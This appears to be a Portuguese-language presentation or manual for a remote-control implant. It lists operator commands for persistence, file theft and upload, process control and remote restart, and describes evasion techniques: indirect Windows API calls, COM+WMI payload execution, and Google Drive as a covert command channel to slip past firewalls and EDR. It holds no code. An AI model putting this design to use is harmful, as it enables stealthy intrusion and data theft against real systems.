htop → Lists running processes
heartbeat → heartbeat <min> <max>
sleep → sleep <minutes>
sysinfo → target information
add → activate persistence
newadd → newadd <file.exe> (adds specific executable to persistence)
ls → lists files in the current directory
restart → restarts target machine
cd → cd <path to desired directory>
run → run <file.exe>
kill → kill <file.exe>
del → del <file> or <folder>
unzip → unzip <file.zip>
rename → rename <file.txt> <file.exe>
get → get <file name and extension or folder name>
Put → Put <Drive file ID> + <name.extension>
cp → cp <source> <destination> (copies file or directory)
mv → mv <source> <destination> (moves file or directory)
help → Shows help

Técnicas de Evasão



heartbeat 30 60

Técnicas de Evasão

sleep ??

Técnicas de Evasão

Utilizamos chamadas **indiretas** às **APIs** nativas do Windows por meio de **DLLs** e **ponteiros**, evitando o uso de **shells** externos e interagindo diretamente com o sistema operacional de forma furtiva.



Com essa abordagem, é possível:
Listar diretórios, criar arquivos e navegar entre pastas.
Gerenciar processos, pipes e handles.
Iniciar, parar e consultar serviços do Windows.

Técnicas de Evasão

Execução de payloads via
COM+WMI

Cria o processo diretamente no
subsistema do Windows, sem
herdar o contexto do processo do
C2 e sem depender de um shell

Técnicas de Evasão

Comunicação C2 via Serviços Legítimos

Google Drive 

Burlar firewalls e proxies

Muitos ambientes corporativos não bloqueiam **Google Drive**.

Reducir detecção por EDRs

Tráfego cifrado e legítimo.

Dificultar a análise de tráfego

Parece uso normal de nuvem.
